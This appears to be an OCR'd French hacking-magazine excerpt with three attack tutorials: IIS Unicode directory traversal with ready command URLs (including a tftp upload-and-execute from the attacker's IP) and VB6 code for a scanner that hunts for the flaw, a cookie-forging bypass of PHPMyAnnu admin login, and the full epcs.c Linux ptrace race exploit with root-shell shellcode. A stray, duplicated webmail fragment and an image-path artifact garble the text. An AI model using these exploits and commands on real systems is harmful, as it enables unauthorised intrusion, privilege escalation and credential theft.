Aujourd'hui, il y a des milliers d'internautes qui communiquent entre eux, mais chacun d'eux n'utilise pas forcément le même système d'exploitation. C'est-à-dire que certains peuvent tourner sous Windows tandis que d'autres utiliseront Linux ou Mac-Os. Ces différents systèmes d'exploitation n'utilisent pas les mêmes langages, c'est là que l'Unicode intervient. En effet, il permet à n'importe quel système d'exploitation de comprendre la même chose.

Passons à la faille. La faille Unicode est une faille qui est présente sur les serveurs IIS (Internet Information Service). Les systèmes vulnérables sont Microsoft IIS 5.0 sur Windows NT 2000 et IIS 4.0 sur Windows NT 4.0.

Pour profiter de la faille, il faut avoir accès au fichier cmd.exe qui, sur un serveur NT (Windows NT), se situe dans le répertoire c:\winnt\system32. Vous savez qu'un serveur IIS se situe en général dans c:\Inetpub\. Mais IIS crée des répertoires virtuels qui, lorsqu'on y va par URL, nous renvoie dans un autre dossier du disque dur du serveur. Par exemple, si je vous disais que IIS crée un répertoire nommé Printers, vous penseriez que lorsque que je vais à l'URL http://www.cible.com/Printers, j'atterris dans le dossier c:\Inetpub\Printers, et ben non, je suis dirigé vers le répertoire c:\WINNT\Web\printers.

Pour entrer dans le compte d'un utilisateur de webmail, nous vous avions déjà décrit deux grandes méthodes. La première consiste à obtenir la chaîne identifiant qui permet d'envoyer, lire, écrire ou encore détruire les mails de quiconque sans mot de passe. Pour cela il faut réussir à passer outre le filtrage des HTML pouvant être hostiles. L'autre méthode est du pur social engeneering, et consiste à envoyer un message semblant provenir d'un L'autre méthode est du pur social engeneering, et consiste à envoyer un message semblant provenir d'un

Je ne vais pas vous dire tous les répertoires virtuels d'IIS, question de place... Bon, arrivé là, on peut utiliser le répertoire Printers pour aller chercher le fichier cmd.exe (il permettra ensuite d'effectuer les mêmes commandes que vous effectuez lorsque vous êtes en mode MS-DOS, c'est-à-dire que vous pourrez créer ou supprimer un répertoire, copier un fichier, enfin je sais pas moi, beaucoup de choses, c'est pour cela que c'est une faille intéressante ;). Depuis le dossier Printers, pour aller dans le dossier winnt\system32, il faut remonter de 2 répertoires et entrer le dossier system32. Mais lorsque vous essayez normalement comme ceci:

http://www.cible.com/Printers/../../system32/cmd.exe?c+dir, IIS vous dit que c'est interdit, mais en changeant certains caractères par leur équivalent en Unicode, vous obtenez un listing des répertoires du serveur :)

Lorsque que vous avez trouvé la faille, vous pouvez effectuer pas mal de choses ;)

UNICODE EN VB 6.0

COMMANDES DE BASE On va imaginer que vous avez trouvé la faille sur : http://www.cible.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir

Pour afficher le listing du répertoire c:\ on fait :
http://www.cible.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

Pour éditer un fichier, on fait :
http://www.cible.com/scripts/..%c0%af../winnt/system32/cmd.exe?/
c+type+chemin_du_fichier

Copier un fichier de c:\test.exe à d:\test.exe
http://www.cible.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+c:\test.exe+d:\test.exe

Supprimer le fichier c:\test.exe
http://www.cible.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+del+c:\test.exe

Pour uploader un fichier nommé test.bat que vous avez sur votre disque dur avec comme destination c:\test.bat sur le disque dur du serveur, il vous faut TFTP :
http://www.cible.com/scripts/..%c0%af../winnt/system32/cmd.exe?/
c+tftp.exe+"-i"+votre_ip+GET+test.bat+c:\test.bat

Faire exécuter au serveur le fichier c:\test.bat de son disque dur :
http://www.cible.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+c:\test.bat
et il existe également des programmes qui vous permettent de faire exécuter un fichier au serveur: http://packetstormsecurity.org/0011-exploits/IISHack1.5.zip

LES PATCHS
Voici les différents patchs :

IIS 4.0 :
http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp

IIS 5.0 :
http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp

2 - Le programme

A - LE FONCTIONNEMENT Tout d'abord, commençons par le fonctionnement du programme. Il est clair qu'on ne va pas aborder le codage sans avoir vu la méthode ;) OK, donc voici ce que fera le programme.

Le programme va tout d'abord stocker toutes les failles Unicode connues dans une listbox. Ensuite, il va demander à l'utilisateur l'URL du site à tester. Lorsque l'utilisateur va cliquer sur le bouton pour lancer la recherche des failles, le programme va se lancer dans une boucle qui testera les failles un par une. La boucle prendra, en fait, la source de chaque faille et cherchera dans la source différentes balises (<html>, <script>,<head>, etc.) susceptibles de vouloir dire que la faille n'est pas présente. En effet, si vous avez déjà utilisé cette faille, vous avez pu remarquer que la source de la page avec le listing des répertoires et fichiers du serveur ne contient aucune balise. Donc, si, dans la source, aucune balise n'est trouvée, la faille est bien présente et une commande se charge d'ajouter la faille à une listbox contenant les résultats. Un timer se chargera de vérifier si le

test avec la faille est terminé ou pas. Dès que le test avec une faille est terminé, il rappelle la fonction qui teste les failles en lui passant en valeur la prochaine faille à tester. Voilà, c'est si simple que ça :)

B - Codage

Au boulot :) Première chose à faire : créer l'interface. Attention à ne pas se tromper dans les noms des éléments. Créez deux listbox, une nommée failles (sera la liste contenant les failles) et une nommée résultats (affichera les failles trouvées). Ensuite, créez deux textbox, une nommée URL (contiendra l'URL du site) et l'autre nommée source et mettez sa propreté Multiline en True (contiendra la source). Créez maintenant un bouton sans nom particulier, laissez command1. Et pour finir, on va créer un timer nommé Timer1, avec comme intervalle 200 (c'est-à-dire que toutes les 0.2 s, son code sera exécuté) et comme propriété enabled, mettez false, pour ne pas qu'il se lance dès le lancement du programme.

On crée maintenant les variables que nous allons utiliser dans le programme. Ces variables seront publiques, c'est-à-dire que tout le code pourra les utiliser, les modifier, et voir les valeurs qu'elles contenaient. La variable test_termine sera utilisée pour dire si le test de la faille est terminé et prochaine pour dire quel est le numéro de la prochaine faille à tester...

On insère donc dans le code les lignes suivantes ; attention, ne mettez pas ce code dans une fonction, vous le mettez à l'extérieur du reste, mettez le tout en haut:

```
dim test_termine as string
dim prochaine as integer
```

Vous allez maintenant mettre toutes les failles que vous connaissez dans la listbox nommée failles. Pour faire ceci, on modifie juste la propriété form_load (double-clic sur la feuille) et tapez le code suivant :

```
Privat Sub Form_Load()
    with failles
        .AddItem "/msadc/..%%35c../..%%35c../..%%35c../winnt/system32/cmd.exe?/c+dir"
        .AddItem "/msadc/..%%35%63../..%%35%63../..%%35%63../winnt/system32/cmd.exe?/c+dir"
        .AddItem "/msadc/..%25%35%63../..%25%35%63../..%25%35%63../winnt/system32/cmd.exe?/c+dir"
        .AddItem "/msadc/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir"
        .AddItem "/msadc/..%%35c..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+dir"
        .AddItem "/msadc/..%%35%63..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?/c+dir"
        .AddItem "/msadc/..%25%35%63..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+dir"
    end with
end sub
```

Vous avez pu remarquer que je ne mets que les failles concernant le dossier msadc, simplement parce que insérer toutes les failles prendrait beaucoup trop de place. Notez également que j'ai mis une / avant chaque faille à tester, donc, pensez qu'il faudra enlever cette barre si l'utilisateur entre un URL qui se termine par /.

Maintenant, on va créer le code executé lorsque l'utilisateur appuie sur le bouton. Le code va commencer par vérifier si la textbox n'est pas vide, si celle-ci l'est, rien ne se passe ; ensuite, il vérifiera si le dernier caractère est une barre, et si c'est le cas, alors il l'enlève en remplaçant le contenu de la textbox par tout ce qu'elle contenait avant sans le dernier caractère. La vérification étant terminé, on désactive le bouton et le code appelle la fonction search qui va lancer les tests. Voici le code du bouton :

```
Private Sub Command1_Click()
    if url.text <> "" then
        if right(url.text, 1) = "/" then
            url.text = mid(url.text, 1, len(url.text) - 1)
        end if
        command1.Enabled = False
        call search(0)
    end if
end sub
```

Nous allons maintenant créer la fonction nommée search. A cette fonction sera indiquée, dans une variable, la valeur de la prochaine faille à tester (le numéro de la ligne dans la liste failles). Cette variable sera appelée val. Une boucle va être créée, cette boucle aura pour première valeur le contenu de la variable val et comme dernière valeur le numéro de la dernière ligne de la liste failles.

Cette boucle va tout d'abord insérer dans la variable prochaine le numéro de la prochaine faille à tester (on le met dans la variable prochaine pour rappeler la fonction avec val = prochaine et la boucle recommencera donc avec comme première valeur le contenu de la variable prochaine). On met ensuite dans la textbox source la source du document contenant la faille en cours de test (la technique utilisée ici est d'utiliser le contrôle Inet: Microsoft Internet Transfert Control 6.0. Pour l'insérer, cliquez sur le menu Projet puis composants. Cochez Microsot Internet Transfert Control 6.0 et cliquez sur OK. Insérez-en un sur votre feuille et nommez le inet. La fonction qui permet d'avoir la source avec le composant inet est la fonction OpenUrl). La boucle va ensuite lancer le timer qui aura son code exécuter lorsque chaque test sera terminé. Mais nous en parlerons par la suite... Pour ne pas que la boucle se fasse trop vite et qu'aucune faille n'ait le temps de se tester, on sort de la boucle à l'aide d'un goto. Mais lorsque la boucle est terminée, cela signifie que toutes les failles ont été testées, on réactive donc le bouton command1.

```
Function search(val as integer)
     for i = val to failles.ListCount - 1
          prochaine = i + 1
          source.Text = inet.OpenUrl(url.text & failles.list(i))
          timer1.Enabled = True
          GoTo fin
     Next i
     command1.Enabled = True
fin:
end function
```

On va maintenant devoir créer une autre boucle qui, elle, sera exécutée lorsqu'une nouvelle source est donnée. On met donc la boucle dans la fonction source_Change (appelée lorsque le contenu de la textbox source change). Première chose : la fonction vérifie si la source n'est pas vide car, dans ce cas, cela signifie que rien n'est chargé, donc, on ne fait rien. Si elle n'est pas vide, on lance la boucle. La boucle va, en fait, tester les caractères 6 par 6 pour voir si dans la source il n'y a pas de balise. Donc, la première valeur attribuée à la boucle est 1 pour commencer au début de la textbox. La dernière valeur est le nombre de caractères de la source - 6 car, si par exemple, on atteint le caractère qui est à 4 caractères de la fin de la source, la boucle va essayer de vérifier 6 caractères à partir de celui-ci, mais comme il n'y en a que 4, le programme plante. J'espère être clair :)

Ensuite, on fait un mid qui teste 6 par 6 les caractères. S'il y a les 6 caractères cherchés, cela signifie que la faille n'est pas présente et que l'on est tombé sur une page d'erreur. Donc on va au label fin à l'aide d'un goto. Le label fin modifiera la variable test_termine pour indiquer que le test est terminé, mais n'ajoutera pas la faille dans la liste résultat. Par contre, si aucune balise n'est présente, le code qui suit la boucle est exécuté et donc, la faille est présente. On l'ajoute à la liste résultat et on indique au timer 1 que le test est terminé en modifiant le contenu de la variable test_termine par oui:

```
Private sub source_Change()
     If source.Text <> "" Then
          For i = 1 To Len(source.Text) - 6
               If Mid(source.Text, i, 6) = "<html>" Or
               Mid(source.Text, i, 6) = "<scrip" Or Mid(source.Text,
               i, 6) = "<head>" Then
                    GoTo fin
               End If
          Next i
          resultat.AddItem (url.Text & failles.List(prochaine - 1))
          test_termine = "oui"
     End If
fin:
     test_termine = "oui"
end sub
```

Et voilà, le plus dur est fait, maintenant, on va juste modifier le code du timer1 de façon qu'il passe au prochain test automatiquement. Son code est exécuté seulement si le contenu de la variable test_termine est oui car la boucle créée précédemment modifie le contenu de test_termine par oui lorsque le test est terminé. Le timer va donc commencer par vérifier le contenu de la variable test_termine. Ensuite, si le contenu est oui, il va modifier le contenu de la variable test_termine par non car un nouveau test va commencer. Il va se désactiver lui-même car c'est la fonction search qui active le timer. Il va également vider le contenu de la source, et pour finir, il appellera la fonction avec comme variable val le contenu de prochaine.

```
Private Sub Timer1_Timer()
     if test_termine = "oui" then
          test_termine = "non"
          timer1.Enabled = false
          source.text = ""
          call search(prochaine)
     end if
end sub
```

Vous pouvez maintenant tester le programme en créant le .exe . J'ai testé le code donc y a pas d'erreur, donc cherchez l'erreur dans votre code. Mais si vous avez une question ou quoi que ce soit, vous pouvez me mailer, je répondrais sans problème à nickben_@hotmail.com. N'oubliez pas que vous pouvez ajouter autant de failles que vous voulez. Vous pouvez également améliorer ce programme afin qu'il teste d'autres failles, ou qu'il teste les failles sur une bande d'IPS.

En espérant que vous en aurez bon usage. Mais, n'oubliez pas que les logs du serveur contiendront votre adresse IP et toutes les failles que vous avez testées :(

NiCkBeN
nickben_@hotmail.com

NIVEAU NEWBIE

COMMENT DEVENIR ADMIN SUR PHPMYANNU

PHPMyAnnu permet à un webmaster de gérer une sorte d'annuaire, un peu sur le modèle de Yahoo, sur sa page principale. Une vulnérabilité simple et naïve exploitable...

Quel est l'intérêt pour un pirate d'accéder aux droits administrateurs de PHPMyAnnu ? Tout simplement la gestion complète du service disponible, ce qui implique des possibilités de défacements, mais aussi bien plus que cela, comme nous allons pouvoir le constater.

La première étape est de se renseigner sur PHPMyAnnu. Les scripts, en Open Source, sont disponibles sur : http://www.creation-de-site.net dans la zone concernant les scripts en PHP. Téléchargeons la dernière version de PHPMyAnnu, et ouvrons le fichier .zip. Celui-ci contient tous les fichiers .PHP3 relatifs à PHP<MyAnnu, dont notamment, admin. PHP3. Le développeur du service parle d'un accès restrictif par login et mot de passe, pour l'obtention du statut d'administrateur, qui se fait par la page /admin/admin. PHP3.

Examinons le code source d'admin. PHP3.

```
//page d'accueil de l'administration de l'annuaire
if (!isset($HTTP_COOKIE_VARS["phpmyannu_admin_ok"]) ||
$HTTP_COOKIE_VARS["phpmyannu_admin_ok"] != "yes")
{
...
```

Au niveau de ce code, il semble clairement expliqué que si un cookie ayant pour donnée phpmyannu_admin_ok «n'a pas pour valeur» yes ", alors le code sus-rédigé sera exécuté. Si l'on tire conclusion de cette information, il devient facile d'établir l'hypothèse qu'un cookie correctement fabriqué, remplissant les exigences d'admin. PHP3, permettrait l'accès à l'administration de PHPMyAnnu sans avoir ni login, ni mot de passe. C'est ce qu'il va nous être permis de faire grâce à HKIT. HKIT est un logiciel forgeur de cookies et d'en-têtes HTTP. Vous le trouverez sur http://blhack.free.fr.

Allez dans l'onglet «Cookies», et ajoutez un cookie. Indiquez pour «Cookie name» la valeur «phpmyannu_admin_ok», comme à l'exemple du code source, et pour «Value» la valeur «yes». Changez éventuellement la date d'expiration du cookie afin de le faire durer.

Erreur ! Argument de commutateur inconnu

Votre cookie est désormais forgé. Il vous suffit de visiter une page admin. PHP , en entrant l'URL du site dans «Headers», «Target URL», du service PHPMyannu avec comme cible /admin/admin. PHP3 . Les accès au service administrateur seront délivrés. Il est possible, en premier lieu, d'aller jeter un coup d'œil à «Modifier les paramètres de PHPMyAnnu». Le nom et le mot de passe de l'administrateur apparaissent en clair. Il est probable que certains webmasters aient laissé les mêmes mots de passe pour l'accès à leur site et à PHPMyAnnu.

Note : selon les versions de PHPMyAnnu il faudra adapter les valeurs pour la formation d'un cookie aux données du code source d'admin.php3. Cette technique marche sur toutes les versions de PHPMyAnnu.
La solution est de modifier fondamentalement le processus d'identification de PHPMyAnnu au niveau d'admin.php3 et d'imposer, si possible, un accès par .htaccess pour le répertoire /admin. Une nouvelle version corrigeant cette faille est sortie au mois d'avril.

Ce texte a été rédigé suite à des essais sur un serveur Apache en local.

Tarasboulba – Le Gogol

NIVEAU ELITE

PTRACE( ) EXPLOITATION

LA FAILLE PTRACE DU KERNEL LINUX ENFIN EXPLIQUÉE

De nombreuses failles ont été découvertes récemment concernant l'appel système ptrace. Il suffit, pour s'en rendre compte, d'aller sur le site securityfocus.com et de faire une recherche sur ptrace. Le syscall ptrace permet de tracer un process (je sais, c'est facile à dire !). A l'origine prévu pour le deboggage, il a rendu de fiers services aux hackers. Tout d'abord pour découvrir les syscalls à détourner lors de l'élaboration de backdoor lkms. Et ensuite, grâce aux différentes races (en effet, bien que corrigée depuis déjà plusieurs mois, cette faille reste présente sur la quasi totalité des systèmes). Un accès local sur une machine est maintenant pratiquement, à tous les coups, équivalent à un accès root. Nous allons d'abord détailler le syscall ptrace. Puis nous verrons les différentes façons d'exploiter ce syscall ,en commençant par les races (utilisation courante) et en finissant par le dumping de la mémoire d'un programme dont nous ne possédons pas les droits de lecture. Enfin, nous verrons les différentes solutions déjà apportées et à apporter.

Ptrace( ) syscall

Le syscall ptrace (1) (sys_call_table[26]) permet à un utilisateur de tracer un process qui lui appartient. Par tracer, on entend suivre un process syscall par syscall. Il est ainsi possible de débogger des applications au niveau système : implémentation de breakpoint, déboggage des variables d'un programme, etc. C'est, notamment, par ce syscall que gdb trace les process.

Pour se rendre compte de ce que permet le syscall ptrace, lancer l'utilitaire strace (2) sur n'importe quel programme. Cela nous donnera la liste des syscalls utilisés par le programme avec les paramètres de ces syscalls.

Le syscall ptrace est défini comme suit :

```
#include <sys/ptrace.h>
long int ptrace(enum __ptrace_request request,
pid_t pid,void * addr, void * data);
```

où request correspond à une fonction précise du syscall ptrace, pid est le pid du process à tracer, addr et data sont des paramètres dont le rôle change en fonction de request. Les différentes possibilités de ptrace sont détaillées en fonction de request qui peut prendre les valeurs suivantes

* PTRACE_TRACEME : indique que le process en cours est tracé (lance le traçage).
* PTRACE_PEEKTEXT, PTRACE_PEEKDATA : lit un mot dans la mémoire du process tracé à l'adresse addr et le met dans *data
* PTRACE_PEEKUSER : idem que PTRACE_PEEKDATA mais dans la mémoire utilisateur (qui contient les registres et autres infos sur le process).
* PTRACE_POKETEXT , PTRACE_POKEDATA : écrit un mot contenu dans *data à l'addresse addr dans le process tracé.
* PTRACE_POKEUSER : idem que PTRACE_POKEDATA mais dans la mémoire utilisateur.
* PTRACE_GETREGS, PTRACE_GETFPREGS : récupère les registres (dans *data) (et les registres de virgule flottante)
* PTRACE_SETREGS, PTRACE_SETFPREGS : écriture des registres.
* PTRACE_CONT : relance un process arrêté.
* PTRACE_SYSCALL, PTRACE_SINGLESTEP : relance un process arrêté comme PTRACE_CONT mais s'arrête au syscall suivant.
* PTRACE_KILL : envoie le signal SIGKILL au process tracé.
* PTRACE_ATTACH : attache un process et le trace (comme si le process enfant avait fait un ptrace(PTRACE_TRACEME, ...))
* PTRACE_DETACH : détache un process (arrête de le tracer)

Pour avoir plus de renseignements sur ptrace, faites donc un petit man.

Race pour les kernels < = 2.2.18

Nous avons vu qu'un process ne pouvait être tracé que par son propriétaire. Pourquoi cela ? Tout simplement parce que la possibilité de tracer un process qui ne nous appartient pas équivaut à donner les droits du propriétaire du process au programme qui trace l'autre process : un programme tracé peut être, au moment de l'exécution, modifié à souhait par le programme traceur grâce à la fonction PTRACE_PEEKDATA. Ainsi, l'on peut aisément insérer un shellcode dans le programme tracé à l'emplacement de %eip : ceci a pour effet d'exécuter le shellcode.

Comment l'exploiter ? En traçant un programme ayant le bit suid. Mais le problème est que le process suid ne nous appartient pas dès qu'il est lancé. Cependant, un bug existe dans les kernels <=2.2.18 qui permet de ptracer un process suid (bug existant également sur certains kernels *BSD). En effet, lorsque nous lançons un process suid via execve, le process subit plusieurs tests pour savoir si le kernel peut mettre les droits du propriétaire du fichier au process. Parmis ces tests, se trouve un test pour savoir si le process en cours est ptracé, auquel cas, il refuse purement et simplement l'exécution. Le bug se trouve entre le test et l'exécution même du programme car le test est réalisé bien trop tôt ce qui permet (en ralentissant le kernel par exemple : un petit programme tournant à côté et passant son temps à faire des syscalls peut augmenter les chances de réussite de l'exploit) de lancer un programme suid et de le ptracer entre le test et le changement de propriétaire. Ainsi, il est possible de ptracer un process suid root et par conséquent de mettre un shellcode à la place du code réel.

Voilà donc l'exploit :

```
[+ epcs.c +]
/*
* epcs2 (improved by lst [liquid@dqc.org])
* exploit for execve/ptrace race condition in Linux kernel
  up to 2.2.18. Originally by :
* (c) 2001 Wojciech Purczynski / cliph /
  <wp@elzabsoft.pl>
* improved by:
* lst [liquid@dqc.org]
* This sploit does _not_ use brute force.
  It does not need that.
* It does only one attemt to sploit the race condition in
  execve.
* Parent process waits for a context-switch that occur after
* child task sleep in execve.
* It should work even on openwall-patched kernels
  (I haven't tested it).
*
* Compile it:
* cc epcs.c -o epcs
```

```
* Usage:
* ./epcs [victim]
*
* It gives instant root shell with any of a suid binaries.
* If it does not work, try use some methods to ensure that
  execve
* would sleep while loading binary file into memory,
* i.e. : cat /usr/lib/* >/dev/null 2>&1
* Tested on RH 7.0 and RH 6.2 / 2.2.14 / 2.2.18 /
  2.2.18ow4
* This exploit does not work on 2.4.x because kernel won't
  set suid
* privileges if user ptraces a binary.
* But it is still exploitable on these kernels.
* Thanks to Bulba (he made me to take a look at this
  bug ;) )
* Greetings to SigSegv team.
* - d00t
* improved by lst [liquid@dqc.org]
* props to kevin for most of the work
*
* now works on stack non-exec systems with some neat
  trickery for the automated
* method, ie. no need to find the bss segment via objdump
* particularly it now rewrites the code instruction sets in the
* dynamic linker _start segment and continues execution
  from there.
*
* an aside, due to the fact that the code self-modified, it
  wouldnt work
* quite correctly on a stack non-exec system without
  playing directly with
* the bss segment (ie no regs.eip = regs.esp change). this
  is much more
* automated. however, do note that the previous version
  did not trigger stack
* non-exec warnings due to how it was operating. note that
  the regs.eip = regs.esp
* method will break on stack non-exec systems.
* as always.. enjoy.
*/

#include <stdio.h>
#include <fcntl.h>
#include <sys/types.h>
#include <signal.h>
#include <linux/user.h>
#include <sys/wait.h>
#include <limits.h>
#include <errno.h>
#include <stdlib.h>

#define CS_SIGNAL SIGUSR1
#define VICTIM "/usr/bin/passwd"
#define SHELL "/bin/sh"

/*
* modified simple shell code with some trickery (hand
tweaks)
*/
char shellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80" /* setuid(0) */
"\x31\xc0\xb0\x2e\xcd\x80"
"\x31\xc0\x50\xeb\x17\x8b\x1c\x24"
/* execve(SHELL) */
"\x90\x90\x90\x89\xe1\x8d\x54\x24"
/* lets be tricky */
"\x04\xb0\x0b\xcd\x80\x31\xc0\x89"
"\xc3\x40\xcd\x80\xe8\xe4\xff\xff"
"\xff" SHELL "\x00\x00\x00" ; /* pad me */

volatile int cs_detector=0;

void cs_sig_handler(int sig)
{
  cs_detector=1;
}

void do_victim(char * filename)
{
  while (!cs_detector) ;
  kill(getppid(), CS_SIGNAL);
  execl(filename, filename, NULL);
  perror("execl");
  exit(-1);
}

int check_execve(pid_t victim, char * filename)
{
  char path[PATH_MAX+1];
  char link[PATH_MAX+1];
```

```
  int res;

  snprintf(path, sizeof(path), "/proc/%i/exe",
           (int)victim);
  if (readlink(path, link, sizeof(link)-1)<0) {
  perror("readlink");
    return -1;
  }
  link[sizeof(link)-1]='\0';
  res=!strcmp(link, filename);
  if (res) fprintf(stderr, "child slept outside of
                            execve\n");
  return res;
}

int main(int argc, char * argv[])
{
  char * filename=VICTIM;
  pid_t victim;
  int error, i;
  struct user_regs_struct regs;

  /* take our command args if you wanna play with
  other progs */
  if (argc>1) filename=argv[1];

  signal(CS_SIGNAL, cs_sig_handler);

  victim=fork();
  if (victim<0) {
    perror("fork: victim");
    exit(-1);
  }
  if (victim==0) do_victim(filename);
  kill(victim, CS_SIGNAL);
  while (!cs_detector) ;

  if (ptrace(PTRACE_ATTACH, victim)) {
    perror("ptrace: PTRACE_ATTACH");
    goto exit;
  }
  if (check_execve(victim, filename))
    goto exit;

  (void)waitpid(victim, NULL, WUNTRACED);
  if (ptrace(PTRACE_CONT, victim, 0, 0)) {
    perror("ptrace: PTRACE_CONT");
    goto exit;
  }
  (void)waitpid(victim, NULL, WUNTRACED);
  if (ptrace(PTRACE_GETREGS, victim, 0, &regs)) {
    perror("ptrace: PTRACE_GETREGS");
    goto exit;
  }
  /* make sure that last null is in there */
  for (i=0; i<=strlen(shellcode); i+=4) {
    if (ptrace(PTRACE_POKETEXT, victim, regs.eip+i,
       *(int*)(shellcode+i))) {
      perror("ptrace: PTRACE_POKETEXT");
      goto exit;
    }
  }
  if (ptrace(PTRACE_SETREGS, victim, 0, &regs)) {
    perror("ptrace: PTRACE_SETREGS");
    goto exit;
  }

  fprintf(stderr, "bug exploited
         successfully.\nenjoy!\n");

  if (ptrace(PTRACE_DETACH, victim, 0, 0)) {
    perror("ptrace: PTRACE_DETACH");
    goto exit;
  }
  (void)waitpid(victim, NULL, 0);
  return 0;
exit:
  fprintf(stderr, "d0h! error!\n");
  kill(victim, SIGKILL);
  return -1;
}
[- epcs.c -]
```

Race pour les kernels 2.2.19 & < = 2.4.9

La principale correction apportée au kernel 2.2.19 fut la correction contre le bug précédent. De même, les kernels 2.4.x n'étaient pas faillibles au bug précédent grâce au fait qu'un process suid ne changeait pas de

droit s'il était ptracé. Nergal dans son advisory démontre une nouvelle possibilité pour tracer un process suid.

Il commence par ptracer le process cible qui, après que le process père a exécuté "/usr/bin/newgrp" lance le suid cible. newgrp lance un shell avec le droit de ptracer le process cible. On envoie enfin au shell l'instruction de lancer un programme insérant un shellcode dans la mémoire du process ptracé.


Pourquoi cela marche-t-il ? (Pourquoi le process suid s'exécute en étant ptracé ?) Parce que newgrp est suid root lui-même, donc lorsqu'il se lance, il a les droits root et donc le droit de ptracer un suid. Il lance ensuite un shell (avec le droit de ptracer la victime en tant que fils de newgrp) qui nous permet de lancer nos propres commandes dont l'insertion de shellcode.

